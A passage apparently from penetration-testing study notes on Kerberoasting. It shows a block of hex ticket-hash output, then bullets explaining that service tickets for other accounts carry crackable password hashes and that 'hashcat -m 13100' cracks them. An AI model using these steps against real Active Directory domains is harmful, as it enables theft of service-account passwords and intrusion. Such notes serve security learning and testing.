daf4c635786c8d8542e49c087f9961e3effb64ca5002c812352c7c9567373ce9313a88811a6ae43eb308aceec968292b4bcf8dfc9c4357a5
ec938c52c8dbf926fa3f056f4e02249ed878be0d2da1a55f24dcbd41a21234e6faddb16965bf2248ad04642bf3b7346516b15929eeb99493
d5659401cd214a36aa51b82741bbcaf30fec33a550c9651d43d3e99efee63df1db59b879cb25bdb8a32d3ba0eded6929a1272cf9e0f24ac9
8d1c1be1e3fdffb9a949d8d64d99c72ef5eb3ca69de48c8732de23c81b897cd0579f799d7356e56447d4450a46be23b65fb1d5b09b4cfe61
62c6603ba41c2493671240838b61da70afc175a4f2ac1a0334e94fe751c4afc7a0f8ba0d0ce0616e946af0123aa1783e80583246a1a29213
6052c5b8886fa1c392e7f8484a826e4395bbe61028ffe5d4f7339a760a143feafa6d314d01711215ffae2481f134f4cdd49269209973617d
02af3c230b3261d67ad361440e2549744fa1fa76a9e0814d482bf2d5dd8aa7ee3196f372ebe8f2eaa3ae76906e551b30f7393984e09c578c
```

    - We get back the ST of other users (hopefully service accounts) which contains the hash of their password that we can crack with hashcat. That hash should be saved under a .tgs file, if not just copy paste it into one
    - Note that this command automatically includes the SPN (Service Principal Name) of the user with the request as it is a required Kerberos identifier for the user when requesting a ST
    - You can get the SPN by itself by removing the -request flag
- hashcat -m 13100 <.tgs file> <wordlist>
  - Then use --show to see the password